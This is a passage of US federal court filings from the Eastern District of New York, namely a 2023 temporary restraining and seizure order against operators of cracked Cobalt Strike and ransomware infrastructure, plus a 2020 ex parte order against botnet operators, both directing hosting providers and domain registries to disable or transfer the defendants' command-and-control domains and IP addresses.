8. There is good cause to believe that, unless Defendants are restrained and enjoined by Order of this Court, immediate and irreparable harm will result from Defendants' ongoing violations of the Digital Millennium Copyright Act (17 U.S. § 1201); the Copyright Act (17 U.S.C. §§ 101 *et seq.*); the Computer Fraud and Abuse Act (18 U.S.C. § 1030); the Electronic Communications Privacy Act (18 U.S.C. § 2701); Trademark Infringement, False Designation of Origin, and Trademark Dilution under the Lanham Act (15 U.S.C. §§ 1114 *et seq.*); violations of the Racketeer Influenced and Corrupt Organizations Act (18 U.S.C. § 1962); conspiracy to violate the Racketeer Influenced and Corrupt Organizations Act (18 U.S.C. § 1962); and the common law of trespass, conversion, and unjust enrichment. The evidence set forth in Plaintiffs' TRO Application and the accompanying declarations and exhibits, demonstrates that Plaintiffs are likely to prevail on their claim that Defendants have engaged in violations of the foregoing laws by: (1) using cracked versions of the Cobalt Strike software<sup>1</sup> to force their way into victim machines; (2) once inside the victims' machines, use unauthorized versions of Cobalt Strike to deploy ransomware and malware; (3) crippling victims' machines computer infrastructure and/or deleting files to force the payment of ransom from the victims; (4) stealing personal account information from users; (5) using the stolen personal information to carryout further illegal acts; (6) operate as a Ransom as a Service ("RaaS") model whereby affiliates pay to Defendants to launch ransomware attacks developed by other operators; and (7) associating with one another in a common enterprise engaged in these illegal acts. There is good cause to believe that if such conduct continues, irreparable harm will occur to Plaintiffs and the public, including Plaintiffs' customers and associated member organizations. There is good cause to believe that the Defendants are engaging, and will continue to engage, in such unlawful actions if not immediately restrained from doing so by Order of this Court.

9. There is good cause to believe that the malicious use of unauthorized Cobalt Strike software infringes Microsoft's copyright by copying literal lines of Microsoft Windows code, commands, system files, and file structures, and the structure, sequence, and organization of such code. For example, the malicious software's "beacon.dll" file copies literal code and the structure sequence and organization

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<sup>1</sup> As used in this action, "cracked versions of Cobalt Strike" refer to stolen, unlicensed, or otherwise unauthorized versions or copies of Cobalt Strike.

of Windows code such as the GetUserObjectInformationA, RegCloseKey, LookupAccountSid, CryptGenRandom, LogonUserA, AdjustTokenPrivileges, ReadProcessMemory, TerminateProcess, CopyFileA, HttpSendRequestA code, and many other Windows code elements.

10. There is good cause to believe that the malicious use of unauthorized Cobalt Strike also infringes Fortra's copyright by literally copying the entirety of its copyrighted Cobalt Strike "team server" code in a cracked, unauthorized version used for malicious purposes. The infringement involves unauthorized copying of executable code for all of the Cobalt Strike team server's web server, beacon and configuration features and functionality, including all of Fortra's creative and original method implementations, interfaces, parameters, variables, arrays, data types, operators, and objects.

11. There is good cause to believe that immediate and irreparable damage to this Court's ability to grant effective final relief will result from the sale, transfer, or other disposition or concealment by Defendants of the unauthorized Cobalt Strike command and control ("C2") infrastructure that is hosted at and otherwise operates through the Internet domains listed in **Appendix A** or through the Internet Protocol ("IP") addressees, also listed in **Appendix A**, and from the destruction or concealment of other discoverable evidence of Defendants' misconduct available at those locations if Defendants receive advance notice of this action. Based on the evidence cited in Plaintiffs' TRO Application and accompanying declarations and exhibits, Plaintiffs are likely to be able to prove that: (1) Defendants are engaged in activities that directly violate U.S. law and harm Plaintiffs and the public, including Plaintiffs' customers and member-organizations; (2) Defendants have continued their unlawful conduct despite the clear injury to the foregoing interests; (3) Defendants are likely to delete or relocate the command and control software at issue in Plaintiffs' TRO Application and the harmful, malicious, and trademark infringing software disseminated through these IP addresses and domains and to warn their associates engaged in such activities if informed of Plaintiffs' action. Plaintiffs' request for this emergency *ex parte* relief is not the result of any lack of diligence on Plaintiffs' part, but instead is based upon the nature of Defendants' unlawful conduct. Therefore, in accordance with Fed. R. Civ. P. 65(b) and 15 U.S.C. § 1116(d), good cause and the interests of justice require that this Order be granted without prior notice to Defendants, and accordingly Plaintiffs are relieved of the duty to provide Defendants with prior notice of Plaintiffs' motion.

12. There is good cause to believe that Defendants have specifically directed their activities to computers of Plaintiffs' customers and member organization located in the Eastern District of New York.

13. There is good cause to believe that Defendants have engaged in illegal activity using the data centers and/or Internet hosting providers identified in Appendix A to host the unauthorized Cobalt Strike C2 infrastructure used to maintain and operate the unauthorized Cobalt Strike software at computers, servers, electronic data storage devices or media at the IP addresses identified in Appendix A.

14. There is good cause to believe that to immediately halt the injury caused by Defendants, data and evidence at Defendants' IP addresses identified in Appendix A must be preserved and held in escrow pending further order of the court, Defendants' computing resources related to such IP addresses must then be disconnected from Defendants' infrastructure, Defendants must be prohibited from accessing Defendants' computer resources related to such IP addresses and the data and evidence located on those computer resources must be secured and preserved.

15. There is good cause to believe that Defendants have engaged in illegal activity using the Internet domains identified in Appendix A to this order to host the command and control software and content used to maintain and operate the Defendants' harmful infrastructure. There is good cause to believe that to immediately halt the injury caused by Defendants, each of Defendants' current and prospective domains set forth in Appendix A must be immediately transferred to the control of Microsoft where they can be secured and thus made inaccessible to Defendants.

16. There is good cause to direct that third party Internet registries, registrars, data centers, and hosting providers with a presence in the United States to reasonably assist in the implementation of this Order and refrain from frustrating the implementation and purposes of this Order, pursuant to 28 U.S.C. § 1651(a) (the All Writs Act).

17. There is good cause to believe that if Defendants are provided advance notice of Plaintiffs' TRO Application or this Order, they would move the Defendants'

infrastructure, allowing them to continue their misconduct and that they would destroy, move, hide, conceal, or otherwise make inaccessible to the Court evidence of their misconduct, the Defendants' infrastructure's activity, the infringing materials, the instrumentalities used to make the infringing materials, and the records evidencing the manufacture and distributing of the infringing materials.

18. There is good cause to permit notice of the instant Order, notice of the Preliminary Injunction hearing and service of the Complaint by formal and alternative means, given the exigency of the circumstances and the need for prompt relief. The following means of service are authorized by law, satisfy Due Process, satisfy Fed. R. Civ. Pro. 4(f)(3), and are reasonably calculated to notify Defendants of the instant order, the Preliminary Injunction hearing and of this action: (1) personal delivery upon Defendants who provided to the data centers and Internet hosting providers contact information in the U.S.; (2) personal delivery through the Hague Convention on Service Abroad or other treaties upon Defendants who provided contact information outside the United States; (3) transmission by e-mail, electronic messaging addresses, facsimile, and mail to the known email and messaging addresses of Defendants and to their contact information provided by Defendants to the domain registrars, registries, data centers, Internet hosting providers, and website providers who host the software code associated with the IP addresses or through which domains are registered, both of which are identified in Appendix A.; and (4) publishing notice to the Defendants on a publicly available Internet website and in newspapers in jurisdictions where Defendants are believed to reside.

19. There is good cause to believe that the harm to Plaintiffs of denying the relief requested in their TRO Application outweighs any harm to any legitimate interests of Defendants and that there is no undue burden to any third party.

**TEMPORARY RESTRAINING ORDER AND SEIZURE ORDER**

**IT IS THEREFORE ORDERED** as follows:

A. Defendants, their representatives and persons who are in active concert or participation with them are temporarily restrained and enjoined from: Using unauthorized versions of Cobalt Strike to brutally force access into victims' computers; using unauthorized versions of Cobalt Strike to operate a global malware and ransomware infrastructure, using unauthorized versions of Cobalt Strike to deploy malware and ransomware to victims' machines; using unauthorized version of Cobalt Strike to offer RaaS to other malicious actors; using the Conti and LockBit ransomware deployed via unauthorized Cobalt Strike to run and add its own protocols to the Microsoft operating system to go through the list of services and terminates services that are related to backup and recoveries as well as terminating security processes related to operating tool, which causes hundreds of lines of Microsoft's declaring code and the structure, sequence, and organization of that code are copied with and across unauthorized, cracked Cobalt Strike modules and ransomware like LockBit; using the infected victims' computers to send commands and instructions to the infected computing device to control it surreptitiously and deliver malware that, among other things, enables Defendants to take control of the victim's computer and extort money from them. Defendants' primary goal is to deliver ransomware and enable attacks against other computers; or stealing information, money or property from Plaintiffs, Plaintiffs' customers or Plaintiffs' member organizations, or undertaking any similar activity that inflicts harm on Plaintiffs, or the public, including Plaintiffs' customers or associated member organizations.

B. Defendants, their representatives and persons who are in active concert or participation with them are temporarily restrained and enjoined from configuring, deploying, operating or otherwise using or unauthorized Cobalt Strike to facilitate the deployment of defendants' malware and ransomware activities described in the TRO Application, including but not limited to the C2 infrastructure hosted at and operating through the domains and IP addresses set forth herein and through any other deployments of unauthorized Cobalt Strike in any location.

C. Defendants, their representatives and persons who are in active concert or

participation with them are temporarily restrained and enjoined from using the trademarks or logos “Microsoft” or “Windows” the logos and trademarks “Cobalt Strike,” the trademarks, brands or logos of healthcare institution members of Health-ISAC; and/or other trademarks; trade names; service marks; or Internet domain addresses or names; or acting in any other manner which suggests in any way that Defendants’ products or services come from or are somehow sponsored or affiliated with Plaintiffs or Plaintiffs’ associated member organizations, and from otherwise unfairly competing with Plaintiffs, misappropriating that which rightfully belongs to Plaintiffs or Plaintiffs’ customers or Plaintiffs’ associated member organizations, or passing off their goods or services as Plaintiffs or Plaintiffs’ associated member organizations.

D. Defendants, their representatives and persons who are in active concert or participation with them are temporarily restrained and enjoined from infringing Plaintiffs’ registered trademarks, as set forth in Appendix B and E.

Defendants, their representatives and persons who are in active concert or participation with them are temporarily restrained and enjoined from using in connection with Defendants’ activities any false or deceptive designation, representation or description of Defendants’ or of their representatives’ activities, whether by symbols, words, designs or statements, which would damage or injure Plaintiffs or give Defendants an unfair competitive advantage or result in deception of consumers.

**IT IS FURTHER ORDERED**, pursuant to the All Writs Act, with respect to any of the IP Addresses set forth in **Appendix A** to this Order, the data centers and/or hosting providers identified in **Appendix A** to this Order shall take reasonable best efforts to implement the following actions:

A. Take reasonable steps to identify incoming and/or outgoing Internet traffic on their respective networks associated with Defendants that originates and/or is being sent from and/or to the IP Addresses identified in Appendix A;

B. Take reasonable steps to block incoming and/or outgoing Internet traffic on

their respective networks associated with Defendants that originate and/or are being sent from and/or to the IP Addresses identified in Appendix A, by Defendants or Defendants' representatives or resellers, except as explicitly provided for in this Order;

C. Completely disable the computers, servers, electronic data storage devices, software, data or media assigned to or otherwise associated with Defendants' use of the IP Addresses set forth in Appendix A and make them inaccessible from any other computer on the Internet, any internal network, or in any other manner, to Defendants, Defendants' representatives and all other persons, except as otherwise ordered herein;

D. Completely, and until further order of this Court, suspend all services to Defendants or Defendants' representatives or resellers associated with the IP Addresses set forth in Appendix A;

E. Isolate and disable any content and software associated with the Defendants hosted at the IP Addresses listed in Appendix A in a manner that does not impact any content or software not associated with Defendants hosted at the IP Addresses listed in Appendix A. In determining the method and mechanism to disable content and software associated with the Defendants, the relevant data centers and/or hosting providers shall reasonably confer with Plaintiffs' counsel, Gabriel M. Ramsey, Crowell & Moring LLP, 3 Embarcadero Ctr., 26th Floor, San Francisco, CA 94111, gramsey@crowell.com, (Tel: 415-365-7207), to facilitate any follow-on action;

F. Refrain from providing any notice or warning to, or communicating in any way with Defendants or Defendants' representatives and refrain from publicizing this Order until this Order is executed in full, except as necessary to communicate with hosting companies, data centers, the Plaintiffs or other ISPs to execute this order;

G. Not enable, and shall take all reasonable steps to prevent, any circumvention of this order by Defendants or Defendants' representatives associated with the IP Addresses, including without limited to enabling, facilitating, and/or allowing Defendants or Defendants' representatives or resellers to rent, lease, purchase, or otherwise obtain another



IP Address associated with your services;

H. Preserve, retain and produce to Plaintiffs all documents and information sufficient to identify and contact Defendants and Defendants' representatives operating or controlling the IP Addresses set forth in Appendix A, including any and all individual or entity names, mailing addresses, e-mail addresses, facsimile numbers and telephone numbers or similar contact information, including but not limited to such contact information reflected in billing, usage, access and contact records and all records, documents and logs associated with Defendants' or Defendants' Representatives' use of or access to the IP Addresses;

I. Provide reasonable assistance in implementing the terms of this Order and take no action to frustrate the implementation of this Order; and

J. Completely preserve the computers, servers, electronic data storage devices, software, data or media assigned to or otherwise associated with the IP Addresses set forth in Appendix A, and preserve all evidence of any kind related to the content, data, software or accounts associated with such IP addresses and such computer hardware, such that such evidence of Defendants' unlawful activities is preserved.

**IT IS FURTHER ORDERED** that, pursuant to the All Writs Act, with respect to any currently registered Internet domain set forth in **Appendix A**, the domain registries shall take the following actions:

A. Within three (3) business days of receipt of this Order, shall unlock and change the registrar of record for the domain to MarkMonitor or such other registrar specified by Microsoft. To the extent the registrar of record does not assist in changing the registrar of record for the domain under its control, the domain registry for the domain, or its administrators, including backend registry operators or administrators, within five (5) business days of receipt of this Order, shall change, or assist in changing, the registrar of record for the domain to MarkMonitor or such other registrar specified by Microsoft. The purpose of this paragraph is to ensure that Microsoft has control over the hosting and administration of the domain in its registrar account at MarkMonitor or such other registrar specified by Microsoft. Microsoft shall

provide to the domain registry or registrar of record any requested registrar information or account details necessary to effectuate the foregoing.

B. The domain shall be made active and shall resolve in the manner set forth in this order, or as otherwise specified by Microsoft, upon taking control of the domain;

C. The domain registries shall take reasonable steps to work with Microsoft to ensure the transfer of the domain and to ensure that Defendants cannot use it to make unauthorized access to computers, infect computers, compromise computers and computer networks, monitor the owners and users of computers and computer networks, steal information from them or engage in any other activities prohibited by this Order;

D. The WHOIS registrant, administrative, billing and technical contact and identifying information should be the following, or other information as may be specified by Microsoft:

Domain Administrator  
Microsoft Corporation  
One Microsoft Way  
Redmond, WA 98052  
United States  
Phone: +1.4258828080  
Facsimile: +1.4259367329  
domains@microsoft.com

E. Prevent transfer, modification or deletion of the domain by Defendants and prevent transfer or control of the domain to the account of any party other than Microsoft;

F. Take all steps required to propagate to the foregoing changes through the Domain Name System (“DNS”), including domain registrars.

**IT IS FURTHER ORDERED** that copies of this Order, notice of the Preliminary Injunction hearing and service of the Complaint may be served by any means authorized by law, including any one or combination of (1) personal delivery upon Defendants who provided accurate contact information in the U.S., if any; (2) personal delivery through the Hague Convention on Service Abroad or similar treaties upon defendants who provided accurate contact information in foreign countries that are signatory to such treaties, if any, (3) transmission by email, facsimile, mail and/or personal delivery to the contact information

provided by Defendants to their hosting companies and as agreed to by Defendants in their hosting agreements, (4) publishing notice on a publicly available Internet website and/or in newspapers in the communities where Defendants are believed to reside.

**IT IS FURTHER ORDERED**, pursuant to Federal Rule of Civil Procedure 65(b) that the Defendants shall appear before the Hon. LaShann DeArcy Hall on April 13, 2023, at 1:00 p.m. to show cause, if there is any, why the Court should not enter a Preliminary Injunction, pending final ruling on the Complaint against the Defendants, enjoining them from the conduct temporarily restrained by the preceding provisions of this Order.

**IT IS FURTHER ORDERED** that Microsoft, on behalf of Plaintiffs, shall post bond in the amount of \$15,000 as cash to be paid into the Court registry.

**IT IS FURTHER ORDERED** that the Defendants shall file with the Court and serve on Plaintiffs' counsel any answering affidavits, pleadings, motions, expert reports or declarations and/or legal memoranda no later than two (2) days prior to the hearing on Plaintiffs' request for a preliminary injunction. Plaintiffs may file responsive or supplemental pleadings, materials, affidavits, or memoranda with the Court and serve the same on counsel for the Defendants no later than one (1) day prior to the preliminary injunction hearing in this matter. Provided that service shall be performed by personal or overnight delivery, facsimile or electronic mail, and documents shall be delivered so that they shall be received by the other parties no later than 4:00 p.m. (Eastern Standard Time) on the appropriate dates listed in this paragraph.

**IT IS SO ORDERED**

Entered this 31st day of March, 2023.



Hon. Nina R. Morrison, U.S.D.J.

(Miscellaneous Duty Judge)

# Exhibit 9

**FILED**  
IN CLERK'S OFFICE  
U.S. DISTRICT COURT E.D.N.Y.

★ MAR 05 2020 ★

**UNITED STATES DISTRICT COURT  
EASTERN DISTRICT OF NEW YORK**

**BROOKLYN OFFICE**

MICROSOFT CORP.,

Case No. 20-CV-1217 (LDH)

Plaintiff,

**FILED UNDER SEAL**

v.

JOHN DOES 1-2, CONTROLLING COMPUTER  
BOTNETS AND THEREBY INJURING  
PLAINTIFF AND ITS CUSTOMERS,

Defendants.

**EX PARTE TEMPORARY RESTRAINING ORDER AND  
ORDER TO SHOW CAUSE RE PRELIMINARY INJUNCTION**

Plaintiff Microsoft Corporation ("Microsoft") has filed a complaint for injunctive and other relief pursuant to: (1) The Computer Fraud and Abuse Act, 18 U.S.C. § 1030; (2) Electronic Communications Privacy Act, 18 U.S.C. § 2701; (3) Trademark Infringement under the Lanham Act, 15 U.S.C. § 1114 *et seq.* (4) False Designation of Origin under the Lanham Act, 15 U.S.C. § 1125(a); (5) Trademark Dilution under the Lanham Act, 15 U.S.C. § 1125(c); (6) common law trespass to chattels; (7) conversion; (8) unfair competition; and (9) unjust enrichment. Plaintiff has moved *ex parte* for an emergency temporary restraining order and an order to show cause why a preliminary injunction should not be granted pursuant to Rule 65(b) of the Federal Rules of Civil Procedure, 15 U.S.C. § 1116(a) (the Lanham Act), and 28 U.S.C. § 1651(a) (the All-Writs Act).

**FINDINGS OF FACT AND CONCLUSIONS OF LAW**

Having reviewed the papers, declarations, exhibits, and memorandum filed in support of Microsoft's *Ex Parte* Application for an Emergency Temporary Restraining Order and Order to Show Cause re Preliminary Injunction, the Court hereby makes the following findings of fact and conclusions of law:

1. This Court has jurisdiction over the subject matter of this case, and there is good cause to believe that it will have jurisdiction over all parties hereto; the Complaint states a claim upon which relief may be granted against Defendants John Does (“Defendants”) under the Computer Fraud and Abuse Act (18 U.S.C. § 1030), the Electronic Communications Privacy Act (18 U.S.C. § 2701), the Lanham Act (15 U.S.C. §§ 1114, 1125), CAN-SPAM Act (15 U.S.C. § 7704), and common law of trespass to chattels, unjust enrichment, conversion, and intentional interference with contractual relationships.

2. There is good cause to believe that Defendants have engaged in and are likely to engage in acts or practices that violate the Computer Fraud and Abuse Act (18 U.S.C. § 1030), the Electronic Communications Privacy Act (18 U.S.C. § 2701), the Lanham Act (15 U.S.C. §§ 1114, 1125), and constitute common law of trespass to chattels, unjust enrichment, conversion, and intentional interference with contractual relationships, and that Microsoft is, therefore, likely to prevail on the merits of this action;

3. Microsoft owns the registered trademarks “Microsoft,” “Windows,” and numerous other trademarks used in connection with its services, software and products. There is good cause to believe that, unless Defendants are restrained and enjoined by Order of this Court, immediate and irreparable harm will result from the Defendants’ ongoing violations. The evidence set forth in Microsoft’s Brief in Support of *Ex Parte* Application for a Temporary Restraining Order and Order to Show Cause Re Preliminary Injunction (“TRO Application”), and the accompanying declarations and exhibits, demonstrates that Microsoft is likely to prevail on its claim that Defendants have engaged in violations of the foregoing law by:

- a. intentionally accessing and sending malicious software, code, and instructions to the protected computers, operating systems, and computer networks of Microsoft and the customers of Microsoft, without authorization or exceeding authorization, in order to

- i. install on those computers and computer networks malicious code and thereby gain control over those computers and computer networks in order to make them part of a botnet;
  - ii. attack and compromise the security of those computers and computer networks by conducting remote reconnaissance, stealing authentication credentials, monitoring the activities of users, and using other instrumentalities of theft;
  - iii. steal and exfiltrate information from those computers and computer networks;
- b. deploying computers and Internet domains to establish a command and control infrastructure by which means Defendants conduct illegal activities, including (i) installing malicious code on computers and computer networks in order to make them part of a botnet, (ii) sending unsolicited spam e-mail to Microsoft's email services, (iii) sending unsolicited spam e-mail that falsely indicates that they are from or approved by Microsoft, (iv) delivering malicious software designed to steal financial account credentials, (v) delivering malicious "ransomware" software designed to lock access to computers and demand a ransom from victims, (vi) carrying out fraudulent schemes, (vii) monitoring the activities of users and stealing information from them, and (viii) attacking computers and networks, monitoring activities of users, and theft of information;
  - c. corrupting Microsoft's operating system and applications on victims' computers and networks, thereby using them to carry out the foregoing activities.

4. There is good cause to believe that if such conduct continues, irreparable harm will occur to Microsoft, Microsoft's customers, and the public. There is good cause to believe that the Defendants will continue to engage in such unlawful actions if not immediately restrained from doing so by Order of this Court.

5. There is good cause to believe that immediate and irreparable damage to this Court's ability to grant effective final relief will result from the sale, transfer, or other disposition or concealment by Defendants of command and control software that is hosted at and otherwise operates through the Internet domains listed in **Appendices A and B** to this Order and from the destruction or concealment of other discoverable evidence of Defendants'

misconduct available via those domains, including on user computers infected by Defendants, if Defendants receive advance notice of this action. Based on the evidence cited in Microsoft's TRO Application and accompanying declarations and exhibits, Microsoft is likely to be able to prove that:

- a. Defendants are engaged in activities that directly violate United States law and harm Microsoft and the public, including Microsoft's customers;
- b. Defendants have continued their unlawful conduct despite the clear injury to the foregoing interests;
- c. Defendants are likely to delete or to relocate the command and control software at issue in Microsoft's TRO Application and the harmful and malicious software disseminated through the Internet domains listed in **Appendices A and B** to this Order, thereby permitting them to continue their illegal acts; and
- d. Defendants are likely to warn their associates engaged in such activities if informed of Microsoft's action.

6. Microsoft's request for this emergency *ex parte* relief is not the result of any lack of diligence on Microsoft's part, but instead based upon the nature of Defendants' unlawful conduct. Therefore, in accordance with Fed. R. Civ. P. 65(b), 15 U.S.C. § 1116(a) and 28 U.S.C. § 1651(a), good cause and the interest of justice require that this Order be Granted without prior notice to Defendants, and accordingly, Microsoft is relieved of the duty to provide Defendants with prior notice of Microsoft's motion.

7. There is good cause to believe that Defendants have engaged or will engage in illegal activity using the Internet domains identified in **Appendices A and B** to this Order to host the command and control software and content used to infect and compromise the computers and networks of Microsoft's customers to maintain and operate the botnet. There is good cause to believe that to immediately halt the injury caused by Defendants, the domain set forth in **Appendix A** to this Order must be immediately transferred to the control of Microsoft



and redirected to the Microsoft-secured name-servers named NS080A.microsoftinternetsafety.net and NS080B.microsoftinternetsafety.net, thus making them inaccessible to Defendants for command and control purposes. There is good cause to believe that to immediately halt the injury caused by Defendants, each of the Defendants' prospective domains set forth in **Appendix B** to this Order must be prevented from being registered by Defendants and prevented from entering the zone file, thus making them inaccessible to Defendants for command and control purposes.

8. There is good cause to believe that to immediately halt the injury caused by Defendants, Defendants must be prohibited from accessing Microsoft's services without authorization and prohibited from sending malicious code, content and commands using the Internet domains identified in **Appendices A and B** to this Order to the computers of Microsoft's customers.

9. There is good cause to direct that third-party Internet registrars reasonably assist in the implementation of the Order and refrain from frustrating the implementation and purposes of this Order, pursuant to 28 U.S.C. § 1651(a) (the All Writs Act).

10. There is good cause to believe that Defendants have specifically directed their activities to computers of Microsoft's customers located in New York and the Eastern District of New York, have engaged in illegal activity using the Internet domains identified in **Appendices A and B** to this Order by using those domains to carry out the illegal conduct described in this Order, and to injure Microsoft, Microsoft's customers and the public. There is good cause to believe that Defendants have directed malicious code and content through the domains and the domain registration facilities of the domain registries identified in **Appendices A and B** to this Order.



14. There is good cause to believe that the harm to Microsoft of denying the relief requested in the TRO Application outweighs any harm to any legitimate interests of Defendants and that there is no undue burden to any third party.

**TEMPORARY RESTRAINING ORDER AND ORDER TO SHOW CAUSE**

**IT IS THEREFORE ORDERED** as follows

A. Defendants, Defendants' representatives, and persons who are in active concert or participation with Defendants, are temporarily restrained and enjoined from: (1) intentionally accessing and sending malicious software or code to Microsoft and the protected computers and operating systems of Microsoft and Microsoft's customers, without or in excess of authorization, in order to infect those computers and make them part of the botnet; (2) sending malicious software to configure, deploy and operate a botnet, (3) sending unsolicited spam e-mail to Microsoft's email services, (4) sending unsolicited spam e-mail that falsely indicates that they are from or approved by Microsoft, (5) attacking and compromising the security of the computers and networks of Microsoft and its customers, (6) stealing and exfiltrating information from computers and computer networks, (7) delivering malicious software designed to steal financial account credentials, (8) delivering malicious "ransomware" software designed to lock access to computers and demand a ransom from victims, (9) carrying out fraudulent schemes, (10) monitoring the activities of Microsoft's customers and stealing information from them, (11) attacking computers and networks, monitoring activities of users, and theft of information, (12) corrupting Microsoft's operating system and applications on victims' computers and networks, thereby using them to carry out the foregoing activities, (13) misappropriating that which rightfully belongs to Microsoft, its customers or in which Microsoft or its customers have a proprietary interest, (14) configuring, deploying, operating, or otherwise participating in or



A. On such particular date and time within seven (7) days of this Order as may be reasonably requested by Microsoft, shall unlock and change the registrar of record for the Domains to MarkMonitor or such other registrar specified by Microsoft. To the extent the registrar of record does not assist in changing the registrar of record for the Domains under its control, the domain registry for the Domains, or its administrators, including backend registry operators or administrators, shall change, or assist in changing, the registrar of record for the Domains to MarkMonitor or such other registrar specified by Microsoft. The purpose of this paragraph is to ensure that Microsoft has control over the hosting and administration of the Domains in its registrar account at MarkMonitor or such other registrar specified by Microsoft. Microsoft shall provide to the domain registry or registrar of record any requested registrar information or account details necessary to effectuate the foregoing.

B. Once the registrar of record is changed to MarkMonitor or such other registrar specified by Microsoft, Microsoft and/or such registrar shall take the following steps:

1. The Domains shall be made active and shall resolve in the manner set forth in this order, or as otherwise specified by Microsoft, upon taking control of the Domains;
2. The Domains shall be redirected to secure servers by changing the authoritative name servers to NS080A.microsoftinternetsafety.net and NS080B.microsoftinternetsafety.net and, as may be necessary, the IP addresses associated with name servers or taking other reasonable steps to work with Microsoft to ensure the redirection of the Domains and to ensure that Defendants cannot use it to make unauthorized access to computers, infect computers, compromise computers and computer

networks, monitor the owners and users of computers and computer networks, steal information from them or engage in any other activities prohibited by the Injunction;

3. The WHOIS registrant, administrative, billing and technical contact and identifying information should be the following, or other information as may be specified by Microsoft:

Domain Administrator  
Microsoft Corporation  
One Microsoft Way  
Redmond, WA 98052  
United States  
Phone: +1.4258828080  
Facsimile: +1.4259367329  
domains@microsoft.com

4. Prevent transfer, modification or deletion of the domain by Defendants and prevent transfer or control of the domain to the account of any party other than Microsoft;
5. Take all steps required to propagate to the foregoing changes through the Domain Name System (“DNS”), including domain registrars.

**IT IS FURTHER ORDERED** that, with respect to the discrete set of dynamically generated domains set forth at **Appendix B** to this Order, that are being generated and will be generated by the botnet code for a period of 25 months from the date of this order, pursuant to stipulation and pursuant to the All Writs Act (28 U.S.C. § 1651), the domain registries shall take the following actions:

A. The domain registry and service providers Neustar, Inc., Afilias USA, Inc., Public Interest Registry and ICM Registry LLC, identified in Appendix B to this Order, shall take reasonable steps to prevent such domains from entering the zone file, consistent with its

operational capabilities in order to prevent the domains from being controlled by the Defendants or third parties. Means of compliance with this term shall include implementation of proprietary systems by Neustar, Inc., Afilias USA, Inc., Public Interest Registry and ICM Registry LLC that seek to automatically prevent registration of domains, or pre-registering such domains in an Afilias USA, Inc. "house account," or other means reasonably calculated to prevent registration of the dynamically generated domains by Defendants or any third party. "Dynamically generated domains" shall mean the discrete list of domains automatically generated by the botnet software running on test machines in a laboratory environment and which is not subject to discretion. Nothing in the foregoing shall prevent registration or activation of the domains by Microsoft or its security industry partners Stichting Registrar of Last Resort Foundation and The Shadowserver Foundation for purposes of analysis of the botnet.

B. The domain registry and service provider Verisign, Inc., identified in Appendix B to this order, shall take reasonable measures, at the registry's discretion, to cause the dynamically generated domains in Appendix B to be unresolvable. "Dynamically generated domains" shall mean the discrete list of domains automatically generated by the botnet software running on test machines in a laboratory environment and which is not subject to discretion. Nothing in the foregoing shall prevent registration or activation of the domains by Microsoft or its security industry partners Stichting Registrar of Last Resort Foundation and The Shadowserver Foundation for purposes of analysis of the botnet.

C. The foregoing domain registries shall treat any domain names set forth in Appendix B that have been registered as if they are included in Appendix A unless otherwise instructed by Microsoft or its delegates.

**IT IS FURTHER ORDERED** that the data centers, hosting providers and domain

registries identified in this Order shall work with Microsoft in good faith to implement this Order. Microsoft is directed to serve a copy of this Order upon Defendants, the data centers and hosting providers and domain registries identified in this Order.

**IT IS FURTHER ORDERED** that copies of this Order, notice of the Preliminary Injunction hearing and service of the Complaint may be served upon the Defendants by any means authorized by law, including the combination of (1) transmission by email, facsimile, mail and/or personal delivery to the contact information provided by Defendants to Defendants' domain registrars and/or hosting companies and as agreed to by Defendants in the domain registration and/or hosting agreements, (2) publishing notice on a publicly available Internet website, (3) by personal delivery upon Defendants, to the extent Defendants provided accurate contact information in the U.S.; and (4) personal delivery through the Hague Convention on Service Abroad or similar treaties upon Defendants, to the extent Defendants provided accurate contact information in foreign countries that are signatories to such treaties.

**IT IS FURTHER ORDERED**, pursuant to Federal Rule of Civil Procedure 65(b) that the Defendants shall appear before this Court on March 17, 2020 at 11:30 a.m. to show cause, if there is any, why this Court should not enter a Preliminary Injunction, pending final ruling on the Complaint against Defendants, enjoining Defendants from the conduct temporarily restrained by the preceding provisions of this Order.

**IT IS FURTHER ORDERED** that Microsoft shall post bond in the amount of \$50,000 to be paid into the Court registry.

**IT IS FURTHER ORDERED** that Defendants shall file with the Court and serve on Microsoft's counsel any answering affidavits, pleadings, motions, expert reports or declarations and/or legal memoranda no later than one (1) day prior to the hearing on



Microsoft's request for a preliminary injunction.

**IT IS SO ORDERED**

Entered this 5th day of March, 2020

s/Eric Komitee

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Eric R. Komitee  
UNITED STATES DISTRICT JUDGE

TO: Clerk's Office  
UNITED STATES DISTRICT COURT  
EASTERN DISTRICT OF NEW YORK



**FILED**  
IN CLERK'S OFFICE  
U.S. DISTRICT COURT E.D.N.Y.

★ MAR 05 2020 ★

APPLICATION FOR LEAVE  
TO FILE DOCUMENT UNDER SEAL

**BROOKLYN OFFICE**

\*\*\*\*\*

Microsoft Corp.

-v-

John Does 1-2, et al

CV 20-1217  
Docket Number

\*\*\*\*\*

SUBMITTED BY: Plaintiff  Defendant  DOJ

Name: \_\_\_\_\_

Firm Name: \_\_\_\_\_

Address: \_\_\_\_\_

Phone Number: \_\_\_\_\_

E-Mail Address: \_\_\_\_\_

INDICATE UPON THE PUBLIC DOCKET SHEET: YES  NO

If yes, state description of document to be entered on docket sheet:

A) If pursuant to a prior Court Order:  
Docket Number of Case in Which Entered: \_\_\_\_\_  
Judge/Magistrate Judge: \_\_\_\_\_  
Date Entered: \_\_\_\_\_

B) If a new application, the statute, regulation, or other legal basis that authorizes filing under seal

ORDERED SEALED AND PLACED IN THE CLERK'S OFFICE,  
AND MAY NOT BE UNSEALED UNLESS ORDERED BY  
THE COURT.

DATED: 3/5/20, NEW YORK

S/Crickomdee

U.S. DISTRICT JUDGE/U.S. MAGISTRATE JUDGE  
RECEIVED IN CLERK'S

OFFICE \_\_\_\_\_ DATE \_\_\_\_\_

**MANDATORY CERTIFICATION OF SERVICE:**

A.)  A copy of this application either has been or will be promptly served upon all parties to this action, B.)  Service is excused by 31 U.S.C. 3730(b), or by the following other statute or regulation: ; or C.)  This is a criminal document submitted, and flight public safety, or security are significant concerns. (Check one)

DATE

SIGNATURE

# Exhibit 10



**and conclusions of law:**

**1. This Court has jurisdiction over the subject matter of this case, and there is good cause to believe that it will have jurisdiction over all parties hereto; the Complaint states a claim upon which relief may be granted against Defendants John Doe 1 and 2 (“Defendants”) under the Computer Fraud and Abuse Act (18 U.S.C. § 1030), the Lanham Act (15 U.S.C. §§ 1114, 1125), the Anticybersquatting Consumer Protection Act (15 U.S.C. § 1125(d)), and common law of unjust enrichment.**

